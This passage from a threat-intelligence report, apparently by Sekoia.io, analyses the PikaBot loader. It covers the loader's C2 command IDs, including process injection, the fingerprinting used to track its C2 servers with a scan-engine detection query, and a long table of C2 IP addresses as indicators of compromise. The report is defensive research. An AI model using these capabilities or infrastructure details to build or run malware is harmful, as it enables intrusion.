The initial message transmitted to the C2 server encompasses the bot configuration, including the ID, key, and stream, as well as the fingerprint of the infected machine. The fingerprinted data remains consistent with the previous version, comprising the OS, username, hostname, CPU architecture, display adapter, information regarding a potential connection to a domain, and the list of running processes.

Finally, after verifying that a C2 is available, PikaBot defines eleven tasks. Each task is identified by a unique command number:

- **0x1fed**: update beacon;
- **0x1a5a**: kill the bot;
- **0x2672**: undetermined purpose command;
- **0xacb**: execute command;
- **0x36c**: download and inject a PE into another remote process;
- **0x792**: download and inject a shellcode into another remote process;
- **0x359**, 0x3a6, 0x240: execute a command;
- **0x985**: enumerate running processes.

Each time the malware received a response from the C2, it check this task ID to execute the corresponding function, see figure 14 below:



Figure 14. PikaBot Action Identifier and state machine

PS: To help the understanding of the "state machine", the following structure were used:

```
 struct PIKABOT_ACTION
{
  int identifier;
  int (__cdecl *callback)(int *);
};

struct PIKABOT_ACTIONS_LIST
{
  PIKABOT_ACTION Actions[12];
};
```

Final words

PikaBot version 1.8.32-beta continues to be a complex and sophisticated piece of malware, with its **multi-stage** architecture and **advanced functionalities**. The recent updates to the malware have further enhanced its **capabilities**, making it even more challenging to detect and mitigate. The removal of AES encryption and the JSON message format is indicative of the malware authors' indication of an **update of the C2 server code** too, to be able to handle new message structure and obfuscation.Moreover, the incorporation of **SysWhisper** in stage 2 and the core DLL, as well as the addition of a significant amount of **junk code**, demonstrates their sophistication and determination to stay ahead of the curve.

PikaBot C2 infrastructure

Since its emergence in February 2023, Sekoia.io analysts have been tracking the PikaBot C2 servers using various methodologies, including proactive heuristic searches on internet scan engines and extraction of malware configurations. We share all collected PikaBot C2 servers and their initial detection dates in the IoCs section.

Proactively tracking PikaBot infrastructure

Since the beginning, PikaBot C2 servers have been Nginx servers exposed to IP addresses, primarily on non-standard ports (*e.g.* 1194, 2078, 2083 or 2222).

The server TLS certificates have changed over time, transitioning from certificates impersonating brands to pseudo-randomly generated ones.

Sekoia analysts have continuously monitored the evolution of the PikaBot C2 infrastructure and updated our heuristics, enabling us to proactively collect C2 IP addresses.

TLS certificates impersonating Slack

In early February 2023, when PikaBot was discovered, the C2 used a TLS certificate impersonating a Slack server:

```
C=US, ST=CA, O=Slack Technologies Inc, OU=DigiCert Inc, CN=slack.com
```

Of note, the HTTP response was a default 404 response from an Nginx server:

```
 HTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: <REDACTED>
Content-Type: text/html
Content-Length: 564
Connection: keep-alive
```

By correlating the TLS certificate with the HTTP response, it results in a server footprint consistent with that of PikaBot C2 servers.

HTML pages impersonating technology brands

Between the end of February 2023 and May 2023, the PikaBot C2 servers impersonated multiple technology brands, with HTTP requests to the root URL returning copies of the impersonated website.

During May 2023, we regularly identified changes of the impersonated software on a weekly basis. The impersonated brands included Slack, Discord, Flock, Zoho, Fleep, Fortinet and Twilio. The following are the title of the HTML response of PikaBot C2 servers:

- “Discord | Your Place to Talk and Hang Out”
- “Fleep – An ideal way to communicate”
- “Team Messenger & Online Collaboration Platform – Flock”
- “Slack is your productivity platform | Slack”
- “Global Leader of Cybersecurity Solutions and Services | Fortinet”
- “Zoho | Conjunto de software en la nube para empresas”

During this period, the TLS certificates used by the PikaBot C2 servers were generated pseudo-randomly. We assess with high confidence that the TLS certificate was built as follows:

- Country (C): a randomly selected country code from a list;
- State or province (ST): a randomly selected province code from a list of major-case two-letters code;
- Organisation (O): a generated string using one or two words randomly selected from a list, optionally ending with “Inc.” or “LLC.”;

- Organisational unit (OU): a generated string using one or two words randomly selected from a list;
- Location (L): a generated string using one or two words randomly selected from a list;
- Common name (CN): a generated domain name possibly using a combination of words, concatenated with a generic top-level domain (gTLD).

The following are examples of distinguished names of TLS certificates used by PikaBot C2 servers in May 2023:

- C=NZ, ST=UN, O=Anaudia Aquose Inc., OU=Halutz, L=Priorship, CN=lordless[.]name
- C=AE, ST=BE, O=Fumosity Inc., OU=Abattised, L=Heptatonic Gallinazo, CN=resonancessewars[.]tires
- C=AR, ST=QU, O=Grizzles Nonabrogable Inc., OU=Holohedral Croftland, L=Rehoused Functionaries, CN=alkaliesnonperspective[.]fish
- C=FR, ST=LE, O=Breekless, OU=Athwart, L=Pathed, CN=demonising[.]li
- C=GL, ST=LE, O=Speciology, OU=Mezquit, L=Acetylizer Unprayerful, CN=callipersoutane[.]com

Noteworthy, these patterns of distinguished names are quite similar to those used by Qakbot C2 servers.

While impersonating well-known technology brands may aim to deceive possible investigation of communications to the C2 servers, TDR analysts believe this behavior makes tracking and detection C2 servers much easier, compared to using default responses. We assess that the PikaBot operator regularly changed the impersonated brands to evade detection from cybersecurity vendors, and eventually realised that this masquerading technique was not effective.

Pseudo-random generated certificates

In November 2023, we observed that the PikaBot operator(s) ceased impersonating legitimate websites and reverted to using default server responses instead. They have not modified the generation of TLS certificates used by PikaBot C2 servers. As a result, we updated our tracking heuristics to rely on TLS certificates, the HTTP headers and the JARM value, which has remained unchanged since at least May 2023: *21d19d00021d21d21c21d19d21d21dd188f9fdeea4d1b361be3a6ec494b2d2*.

To identity PikaBot C2 servers, TDR employs the following query based on the JARM, a regular expression of the TLS distinguished name and the value of the HTTP header “Server”:

services:(tls.certificates.leaf_data.issuer.province=/[A-Z]{2}/ and tls.certificates.leaf_data.issuer.country=/[A-Z]{2}/ and tls.certificates.leaf_data.issuer.organization=/[A-Z][a-z]{4,24}([A-Z][a-z]{4,24})?(Inc.)?/ and tls.certificates.leaf_data.issuer.common_name=/[a-z]{6,32}\.[a-z]{2,8}/ and jarm.fingerprint=”21d19d00021d21d21c21d19d21d21dd188f9fdeea4d1b361be3a6ec494b2d2″ and services.http.response.headers: (key:”Server” and value.headers=”nginx”))

To ensure comprehensive coverage of the entire PikaBot C2 infrastructure, we cannot rely solely on proactive heuristics because the internet scan engines do not consistently scan unusual ports, like those used by PikaBot C2 servers. At that time of writing, the malware used high ports for its C2 servers, *e.g.* 13720, 13721, 13724, 13782 and 13786.

Similar to many other malware families, we also collect the C2 servers by extracting the malware configuration. For PikaBot, this method is complementary to improve our coverage of the C2 infrastructure.

Evolution over the year

Sekoia TDR monitoring of the PikaBot infrastructure since it first emerged resulted in the collection of more than 360 unique IP addresses used as C2 servers between February 2023 and early May 2024.

Our tracking methods primarily rely on internet scan engines and the extraction of PikaBot configurations from collected samples. While the results presented in this report may not be comprehensive, we assess with high confidence that our coverage is representative of the PikaBot C2 infrastructure for the following reasons:

- Our monitoring aligns with the intelligence shared in open-source reporting, including reports by various cybersecurity vendors and researchers.
- The appearance of new C2 servers over the time coincides with the large PikaBot distribution campaigns, both observed by Sekoia and reported in open-source.



Figure 15. Number of new PikaBot C2 servers detected by Sekoia.io per week (as of early May 2024)

Right after its emergence, no new PikaBot C2 servers were observed in the next months. We believe that PikaBot activities may have been slowed down limited or completely stopped in March and April 2023. TDR analysts assess that PikaBot was still in development at that time, and the first distribution campaign operated by TA577 in February 2023 served to test the malware.

In May 2023, PikaBot resurfaced, widely spread in (and limited to) several TA557 email phishing campaigns. The malware was likely operational for the IAB group's activities, possibly being updated for improved functionalities.

During the summer of 2023, there was no new activity publicly attributed to TA557. Meanwhile, the PikaBot infrastructure remained almost unchanged with only two new C2 servers detected by Sekoia.io in June and July, and none in August.

After the summer holidays and the Qakbot takedown by an international law enforcement operation in August 2023, PikaBot returned and was distributed in a new wave of fairly continuous campaigns between late September and the end of December. During this period, Sekoia detected an average of 20 new PikaBot C2 servers going online each week.

Notably, we observed a significant increase of new C2 between 18 and 23 December 2023, with more than 50 new servers deployed. This spike in activity occurred after a wide PikaBot distribution campaign in mid-December leveraging the malvertising technique. At the time of writing, we could not confirm whether these two events are correlated. However we can assume that the adoption of malvertising to propagate PikaBot resulted in a growing number of infected machines, which plausibly led the operator(s) to scale up the C2 infrastructure.

The distribution of PikaBot and the deployment of new infrastructure ceased in early January 2024, TDR analysts believe this break in PikaBot's activities is related to holidays of Russian-speaking Orthodox countries and the celebration of the Orthodox Christmas (7 January). The malware resurfaced a few weeks later with several TA557 email phishing campaigns again. Distribution activities and the deployment of new C2 servers then progressively declined until April 2024.

Monitoring PikaBot's C2 infrastructure provides additional context on malware-related activities, including large distribution campaigns, possible vacation breaks, and development stages. Based on the infrastructure tracking and open-source reporting, Sekoia analysts assess with high confidence that **TA577 is the primary, and possibly exclusive, user of the PikaBot malware**, as their **distribution campaigns align with the evolution of the PikaBot's C2 infrastructure**.

Conclusion

PikaBot is a sophisticated malware loader used by **Initial Access Brokers** since February 2023. Attackers employed various techniques to distribute PikaBot, including phishing emails, malvertising, and multiple infection chains. Adoption of specific distribution techniques likely impacted the scale of respective PikaBot campaigns, as was possibly the case in December 2023, when a spike in PikaBot infrastructure related activity was possibly triggered by the use of malvertising as a delivery technique.

Open-source reports indicate that successful PikaBot compromises often lead to the deployment of **Black Basta ransomware**. PikaBot loader represents a significant threat to organisations, which must prevent, detect and respond quickly to mitigate its possible impact.

Substantial effort appears to be directed towards the continuous development of PikaBot. Maintaining a **multi-stage** malware that employs numerous **techniques** to conceal itself, prevent its execution under specific conditions (anti-debugging, anti-analysis), and **obfuscate** its code and communication using evolving algorithms over time, typically requires a high level of expertise in malware development.

The apparent advancement of the team developing PikaBot developer(s), along with regular malware updates suggests that the threat is continuously evolving to evade detection by security operators and vendors. Therefore, it is of major concern to ensure accurate surveillance of the malware evolution, to prevent and detect it in time. Sekoia.io analysts routinely monitor both emerging and established botnets, maintaining close vigilance of the PikaBot threat.

Thank you for reading this blog post. Please don't hesitate to provide your feedback on our publications by clicking here. You can also contact us at tdr[at]sekoia.io for further discussions.

IoCs

The list of IoCs is available on Sekoia.io GitHub repository.

IP address	Port	Valid from	Valid until
172.234.250.178	2222	2024-05-06	2024-06-05
20.67.206.46	443	2024-04-24	2024-05-24
172.233.155.253	2078	2024-04-05	2024-04-22
172.233.221.61	5938	2024-04-04	2024-05-10
213.199.41.33	13721	2024-03-26	2024-05-16
194.233.91.144	5000	2024-03-26	2024-05-16
158.220.95.214	5243	2024-03-26	2024-05-08
84.247.157.112	13783	2024-03-26	2024-05-16
172.232.208.90	2223	2024-03-26	2024-05-05
158.220.95.215	5242	2024-03-26	2024-05-03
64.23.199.206	1194	2024-03-26	2024-05-03
4.175.178.149	443	2024-03-23	2024-04-22
70.34.199.64	9785	2024-03-06	2024-04-05
45.77.63.237	5632	2024-03-06	2024-04-05
94.72.104.77	13724	2024-03-06	2024-04-05
154.53.55.165	13783	2024-03-06	2024-04-05
198.38.94.213	2224	2024-03-06	2024-04-05
154.12.236.248	13786	2024-03-06	2024-04-05
94.72.104.80	5000	2024-03-06	2024-04-05
209.126.86.48	1194	2024-03-06	2024-04-05
158.247.240.58	5632	2024-03-06	2024-04-05
70.34.223.164	5000	2024-03-06	2024-04-05

84.46.240.42	2083	2024-03-05	2024-04-04
65.20.73.169	13783	2024-03-01	2024-03-31
65.20.69.208	5000	2024-03-01	2024-03-31
23.226.138.143	2083	2024-02-29	2024-03-30
192.248.159.76	2222	2024-02-29	2024-03-30
54.84.110.180	443	2024-02-21	2024-03-22
45.32.204.175	2222	2024-02-20	2024-03-21
45.77.55.133	2078	2024-02-20	2024-03-21
154.38.175.241	13721	2024-02-19	2024-03-23
154.12.248.41	5000	2024-02-19	2024-03-23
154.12.233.66	2224	2024-02-19	2024-03-30
148.113.141.220	2224	2024-02-19	2024-03-23
89.117.23.186	5632	2024-02-19	2024-03-30
57.128.165.176	13721	2024-02-19	2024-03-30
145.239.135.24	5243	2024-02-19	2024-03-30
109.199.99.131	13721	2024-02-19	2024-03-23
141.95.106.106	2967	2024-02-19	2024-03-23
89.117.23.34	5938	2024-02-19	2024-03-23
89.117.23.185	2221	2024-02-19	2024-03-30
172.232.190.57	2224	2024-02-17	2024-03-23
185.179.217.216	9785	2024-02-16	2024-03-23
172.232.174.6	5242	2024-02-16	2024-03-23
172.232.186.100	2083	2024-02-15	2024-03-23
86.38.225.109	13724	2024-02-14	2024-03-21
131.153.231.178	2221	2024-02-14	2024-03-20
45.32.21.184	5242	2024-02-14	2024-03-20
104.156.233.235	2226	2024-02-14	2024-03-21

95.179.135.3	2225	2024-02-14	2024-03-20
198.44.187.12	2224	2024-02-14	2024-03-23
155.138.147.62	2223	2024-02-14	2024-03-20
154.201.81.8	2967	2024-02-14	2024-03-15
108.61.78.17	13783	2024-02-14	2024-03-20
172.232.189.219	2224	2024-02-14	2024-03-23
172.232.162.97	13783	2024-02-14	2024-03-23
172.232.189.10	1194	2024-02-14	2024-03-23
43.229.78.74	2226	2024-02-14	2024-03-15
104.129.55.106	13783	2024-02-13	2024-03-30
45.76.251.190	5631	2024-02-13	2024-03-21
103.82.243.5	13785	2024-02-13	2024-03-30
104.129.55.105	2223	2024-02-13	2024-03-30
45.32.248.100	2226	2024-02-13	2024-03-21
86.38.225.105	13721	2024-02-12	2024-03-30
86.38.225.106	2221	2024-02-12	2024-03-30
86.38.225.108	2226	2024-02-12	2024-03-19
37.60.242.86	2967	2024-02-09	2024-03-23
178.18.246.136	2078	2024-02-09	2024-03-30
23.226.138.161	5242	2024-02-09	2024-03-23
85.239.243.155	5000	2024-02-08	2024-03-30
139.84.237.229	2967	2024-02-08	2024-03-15
95.179.191.137	5938	2024-02-08	2024-03-15
158.220.80.157	9785	2024-02-08	2024-03-15
158.220.80.167	2967	2024-02-08	2024-03-15
65.20.66.218	5938	2024-02-08	2024-03-15
37.60.242.85	9785	2024-02-08	2024-03-30

104.129.55.103	2224	2024-02-08	2024-03-15
104.129.55.104	2223	2024-02-08	2024-03-15
78.47.233.121	443	2024-01-24	2024-02-23
109.123.227.104	2221	2024-01-23	2024-03-17
139.180.185.171	2222	2024-01-23	2024-03-17
192.248.174.52	5631	2024-01-23	2024-03-17
154.38.184.3	2223	2024-01-23	2024-03-17
85.239.243.3	23399	2023-12-23	2024-01-29
109.123.227.158	2223	2023-12-21	2024-01-29
109.123.227.174	23399	2023-12-21	2024-01-29
85.239.237.153	5632	2023-12-21	2024-01-28
172.234.224.202	13785	2023-12-21	2024-01-20
5.180.151.180	2224	2023-12-21	2024-01-29
5.180.151.194	5631	2023-12-21	2024-01-29
109.123.227.167	5938	2023-12-21	2024-01-29
172.232.172.228	2221	2023-12-21	2024-01-20
172.232.189.141	2078	2023-12-21	2024-01-20
109.123.227.170	5632	2023-12-21	2024-01-29
172.232.172.171	13721	2023-12-21	2024-01-20
154.38.164.50	5243	2023-12-21	2024-01-28
109.123.227.147	5243	2023-12-21	2024-01-29
109.123.227.166	5938	2023-12-21	2024-01-29
172.232.7.224	9785	2023-12-21	2024-01-20
185.187.235.158	23399	2023-12-20	2024-01-29
172.232.189.134	2221	2023-12-20	2024-01-27
65.20.78.70	2967	2023-12-20	2024-01-19
139.180.137.30	5000	2023-12-20	2024-01-19

172.232.161.248	13783	2023-12-20	2024-01-19
107.191.56.230	13783	2023-12-20	2024-01-19
89.117.55.179	2083	2023-12-20	2024-01-28
216.128.179.120	2967	2023-12-20	2024-01-19
216.128.151.26	13782	2023-12-20	2024-01-27
172.232.162.62	2083	2023-12-20	2024-01-19
46.250.253.58	5243	2023-12-20	2024-01-27
178.154.205.14	443	2023-12-20	2024-01-19
149.28.252.250	5000	2023-12-20	2024-01-27
172.232.172.117	1194	2023-12-20	2024-01-19
89.117.55.178	2083	2023-12-20	2024-01-28
104.207.143.168	2222	2023-12-20	2024-01-27
154.38.185.135	13782	2023-12-20	2024-01-27
95.179.247.197	13782	2023-12-20	2024-01-19
64.176.67.92	2078	2023-12-20	2024-01-19
172.232.189.146	2078	2023-12-20	2024-01-19
172.232.190.249	5631	2023-12-20	2024-01-19
154.38.185.138	13786	2023-12-20	2024-01-28
45.76.119.22	13724	2023-12-19	2024-01-18
69.164.213.141	5631	2023-12-19	2024-01-18
78.141.223.212	1194	2023-12-19	2024-01-25
45.76.96.172	2223	2023-12-18	2024-01-25
64.176.13.28	2083	2023-12-18	2024-01-25
45.76.22.139	13786	2023-12-18	2024-01-25
51.161.81.190	13721	2023-12-18	2024-02-29
45.56.71.218	13724	2023-12-18	2024-01-26
216.238.79.12	2221	2023-12-18	2024-01-25

78.141.200.111	5938	2023-12-18	2024-01-25
65.20.85.39	2967	2023-12-18	2024-01-25
149.28.100.66	5243	2023-12-18	2024-01-25
172.232.54.192	2224	2023-12-18	2024-01-26
208.76.221.253	13724	2023-12-18	2024-01-25
70.34.196.219	2226	2023-12-18	2024-01-25
172.232.188.4	2226	2023-12-18	2024-01-26
155.138.140.156	13720	2023-12-18	2024-01-25
45.33.15.215	2967	2023-12-18	2024-01-26
172.232.189.166	1194	2023-12-18	2024-01-26
149.28.189.244	2222	2023-12-17	2024-01-23
66.135.31.146	2078	2023-12-16	2024-01-15
172.232.163.182	2222	2023-12-16	2024-01-23
65.20.115.154	5243	2023-12-15	2024-01-22
54.37.79.82	2223	2023-12-15	2024-01-21
167.179.93.21	1194	2023-12-15	2024-01-22
57.128.103.99	2078	2023-12-15	2024-01-21
172.232.170.25	13724	2023-12-15	2024-01-23
172.232.173.219	5938	2023-12-14	2024-01-22
172.232.186.251	5632	2023-12-14	2024-01-23
172.232.162.198	13721	2023-12-14	2024-01-23
31.210.51.93	443	2023-12-14	2024-01-13
149.28.17.176	1194	2023-12-13	2024-01-19
172.232.163.208	2224	2023-12-13	2024-01-20
172.232.164.77	5000	2023-12-13	2024-01-20
64.176.66.137	5000	2023-12-13	2024-01-19
64.176.68.223	13785	2023-12-13	2024-01-19

107.191.47.85	5243	2023-12-13	2024-01-19
172.232.163.111	5938	2023-12-13	2024-01-20
172.232.175.59	5938	2023-12-13	2024-01-20
172.232.164.159	5632	2023-12-13	2024-01-20
95.179.212.178	13782	2023-12-13	2024-01-19
45.32.253.21	2083	2023-12-13	2024-01-19
192.248.183.93	5632	2023-12-13	2024-01-19
199.247.8.136	13786	2023-12-13	2024-01-19
141.95.108.72	443	2023-12-12	2024-01-11
155.138.203.158	1194	2023-12-11	2024-03-17
65.20.98.24	13783	2023-12-11	2024-03-17
65.20.82.254	5243	2023-12-11	2024-03-17
109.123.227.54	13785	2023-12-11	2024-01-18
154.38.184.5	9785	2023-12-11	2024-01-18
66.42.80.169	5631	2023-12-11	2024-01-18
109.123.227.50	13782	2023-12-11	2024-01-18
158.220.90.199	2083	2023-12-09	2024-01-18
45.137.192.63	23399	2023-12-08	2024-01-17
31.220.96.162	2224	2023-12-08	2024-01-18
161.97.98.95	2083	2023-12-08	2024-01-17
158.220.103.150	5632	2023-12-08	2024-01-17
45.32.188.56	2967	2023-12-07	2024-01-06
192.248.151.140	23399	2023-12-07	2024-01-06
64.176.225.21	2225	2023-12-07	2024-01-14
45.137.192.84	2223	2023-12-07	2024-01-17
45.32.235.46	5242	2023-12-07	2024-01-06
70.34.207.219	5000	2023-12-07	2024-01-06

139.84.235.8	2225	2023-12-07	2024-01-06
64.176.218.254	9785	2023-12-07	2024-01-14
46.250.241.191	13721	2023-12-07	2024-01-15
216.128.136.231	13786	2023-12-07	2024-01-06
108.61.224.209	2967	2023-12-07	2024-01-06
46.250.241.197	5000	2023-12-07	2024-01-15
65.20.74.26	2221	2023-12-07	2024-01-14
158.220.90.198	2083	2023-12-07	2024-01-18
65.20.77.81	5242	2023-12-06	2024-01-05
207.148.103.233	2967	2023-12-06	2024-01-05
199.247.15.68	5938	2023-12-06	2024-01-13
78.141.222.198	13786	2023-12-06	2024-01-05
45.63.26.148	2224	2023-12-06	2024-01-05
57.128.83.129	2078	2023-12-01	2024-01-21
45.76.98.136	2221	2023-12-01	2024-01-22
154.211.12.126	2967	2023-12-01	2024-02-05
141.95.108.252	2078	2023-12-01	2024-01-21
57.128.109.221	13724	2023-12-01	2024-01-21
57.128.164.11	5242	2023-12-01	2024-01-21
139.99.222.29	5631	2023-12-01	2024-01-14
57.128.108.132	13785	2023-12-01	2024-01-21
172.232.173.141	2226	2023-12-01	2024-01-23
51.83.253.102	9785	2023-12-01	2024-01-21
46.250.241.188	1194	2023-11-18	2023-12-25
207.148.93.23	2221	2023-11-17	2023-12-24
64.176.190.166	2222	2023-11-17	2023-12-24
45.32.244.94	9785	2023-11-17	2023-12-24

155.138.132.163	13786	2023-11-15	2023-12-21
158.247.196.155	9785	2023-11-15	2023-12-21
45.32.232.31	13782	2023-11-15	2023-12-21
45.33.69.35	5242	2023-11-15	2023-12-22
172.232.189.83	5243	2023-11-15	2023-12-25
97.107.131.224	13782	2023-11-15	2023-12-25
172.232.189.84	23399	2023-11-15	2023-12-22
70.34.223.131	5938	2023-11-13	2023-12-19
139.180.168.216	13786	2023-11-13	2023-12-20
95.179.182.147	2078	2023-11-13	2023-11-23
167.179.100.211	2221	2023-11-13	2023-12-21
95.179.214.49	5242	2023-11-13	2023-12-20
70.34.242.159	5243	2023-11-13	2023-12-20
154.12.255.254	23399	2023-11-09	2023-12-17
65.20.77.19	5242	2023-11-09	2023-12-16
158.247.215.68	2225	2023-11-09	2023-12-16
95.179.206.77	13782	2023-11-09	2023-12-16
217.69.14.55	13724	2023-11-09	2023-12-16
149.28.49.170	23399	2023-11-09	2023-12-16
158.247.246.182	2226	2023-11-07	2023-12-14
158.247.197.73	23399	2023-11-06	2023-12-06
104.238.144.171	2221	2023-11-06	2023-12-06
136.244.98.80	13783	2023-11-06	2023-12-14
198.13.58.126	2223	2023-11-06	2023-12-06
45.76.103.152	13720	2023-11-06	2023-12-19
65.20.84.3	2221	2023-11-06	2023-12-06
149.248.53.65	2221	2023-11-06	2023-12-14

65.20.84.254	13783	2023-11-06	2023-12-06
207.246.111.127	13786	2023-11-06	2023-12-14
158.247.202.180	13783	2023-11-06	2023-12-06
95.179.141.41	1194	2023-11-04	2023-12-10
167.179.103.206	2083	2023-11-03	2023-12-09
45.32.140.39	2078	2023-11-03	2023-12-09
45.33.85.73	13721	2023-11-01	2023-12-08
172.233.154.98	13785	2023-11-01	2023-12-08
172.233.185.220	5242	2023-11-01	2023-12-08
104.237.145.83	2083	2023-11-01	2023-12-08
50.116.54.138	13724	2023-10-31	2023-12-08
51.68.144.135	2083	2023-10-31	2023-12-08
140.82.56.164	5632	2023-10-31	2023-11-30
139.144.97.180	2224	2023-10-31	2023-11-30
104.200.28.75	2222	2023-10-30	2023-12-08
202.182.121.203	2083	2023-10-30	2023-11-29
65.20.82.17	5938	2023-10-30	2023-12-06
158.247.210.203	2222	2023-10-30	2023-11-29
172.234.16.175	2083	2023-10-30	2023-12-06
185.106.94.167	5631	2023-10-28	2023-12-05
45.79.174.92	1194	2023-10-28	2023-12-05
139.144.31.103	1194	2023-10-28	2023-12-04
216.128.176.211	2222	2023-10-27	2023-12-04
172.234.29.13	2224	2023-10-24	2023-12-01
198.244.141.4	9785	2023-10-24	2023-12-03
172.233.187.145	2226	2023-10-24	2023-12-02
139.144.215.192	13785	2023-10-24	2023-11-30

172.233.186.50	5632	2023-10-24	2023-11-30
45.33.76.163	2223	2023-10-24	2023-12-01
45.79.147.119	9785	2023-10-24	2023-12-01
172.232.188.124	2083	2023-10-24	2023-11-23
217.69.8.229	13782	2023-10-24	2023-11-30
139.177.198.199	2226	2023-10-24	2023-12-02
172.232.24.58	2226	2023-10-24	2023-11-30
176.58.102.36	2225	2023-10-24	2023-11-30
15.235.143.190	2224	2023-10-23	2023-12-06
85.215.218.128	5243	2023-10-23	2023-11-29
103.231.93.15	5631	2023-10-23	2023-12-03
155.138.156.94	5243	2023-10-23	2023-11-29
154.12.252.84	23399	2023-10-23	2023-12-18
196.218.123.202	13783	2023-10-23	2024-03-23
156.251.137.134	5000	2023-10-23	2023-11-29
51.68.146.19	5242	2023-10-23	2023-12-06
139.99.216.90	13720	2023-10-23	2023-12-06
34.135.79.247	443	2023-10-21	2023-11-20
109.107.182.12	443	2023-10-20	2023-11-19
109.107.182.13	443	2023-10-20	2023-11-19
109.107.182.17	443	2023-10-20	2023-11-19
109.107.182.18	443	2023-10-20	2023-11-19
109.107.182.15	443	2023-10-20	2023-11-19
109.107.182.14	443	2023-10-20	2023-11-19
109.107.182.16	443	2023-10-20	2023-11-19
109.107.182.10	443	2023-10-19	2023-11-26
109.107.182.11	443	2023-10-19	2023-11-26

109.107.182.19	443	2023-10-19	2023-11-18
91.215.85.216	443	2023-10-18	2023-11-25
91.215.85.154	443	2023-10-18	2023-11-25
91.215.85.197	443	2023-10-18	2023-11-26
85.106.94.167	5631	2023-10-17	2023-11-16
185.106.94.177	13721	2023-10-17	2023-11-23
185.106.94.152	13720	2023-10-17	2023-11-23
80.85.140.43	9785	2023-10-17	2023-11-24
80.85.140.152	5938	2023-10-11	2023-11-24
78.128.112.208	443	2023-10-11	2023-11-24
88.214.27.74	443	2023-10-11	2023-11-23
185.106.94.174	5000	2023-10-11	2023-11-23
45.182.189.105	443	2023-10-11	2023-11-23
94.16.122.250	2078	2023-10-09	2023-10-19
94.228.169.221	2083	2023-10-09	2023-10-19
45.131.108.250	1194	2023-10-04	2023-11-03
144.64.204.81	2078	2023-10-04	2023-11-03
102.129.139.65	32999	2023-10-04	2023-11-12
79.141.175.96	2078	2023-10-03	2023-11-02
209.126.9.47	2078	2023-10-03	2023-11-02
167.86.96.3	2222	2023-10-03	2023-11-02
38.242.240.28	1194	2023-10-03	2023-11-13
192.254.69.35	2078	2023-10-02	2023-10-12
104.243.45.170	2222	2023-10-02	2023-10-12
154.92.19.139	2222	2023-10-01	2024-01-14
15.235.47.206	13783	2023-10-01	2023-12-08
15.235.202.109	2226	2023-10-01	2023-12-08

137.220.55.190	2223	2023-10-01	2023-12-27
65.20.78.68	13721	2023-10-01	2023-12-21
70.34.209.101	13720	2023-10-01	2023-12-27
158.247.253.155	2225	2023-10-01	2023-12-27
15.235.45.155	2221	2023-10-01	2023-12-08
15.235.47.80	23399	2023-10-01	2023-12-08
64.176.67.194	2967	2023-10-01	2023-10-31
51.68.147.114	2083	2023-10-01	2023-12-08
154.221.30.136	13724	2023-10-01	2024-03-17
64.176.5.228	13783	2023-10-01	2023-12-21
210.243.8.247	23399	2023-10-01	2024-03-17
51.79.143.215	13783	2023-10-01	2023-12-08
51.195.232.97	13782	2023-10-01	2023-12-16
154.61.75.156	2078	2023-10-01	2024-01-20
139.180.216.25	2967	2023-10-01	2023-12-27
172.233.156.100	13721	2023-10-01	2023-12-28
188.26.127.4	13785	2023-10-01	2023-12-09
15.235.44.231	5938	2023-10-01	2023-12-08
192.9.135.73	1194	2023-09-25	2024-03-23
148.153.34.82	2078	2023-09-25	2023-11-29
135.125.124.72	2078	2023-09-25	2023-11-06
24.199.109.6	2222	2023-07-24	2023-08-10
8.20.255.249	2078	2023-06-19	2023-08-24
185.87.148.132	1194	2023-05-22	2023-06-21
89.116.131.40	2222	2023-05-22	2023-06-21
85.215.162.167	2078	2023-05-21	2023-07-06
154.80.229.112	2078	2023-05-21	2023-07-06

67.21.33.208	2078	2023-05-21	2023-06-20
67.21.33.188	2222	2023-05-21	2023-06-20
45.195.200.116	2078	2023-05-21	2023-06-20
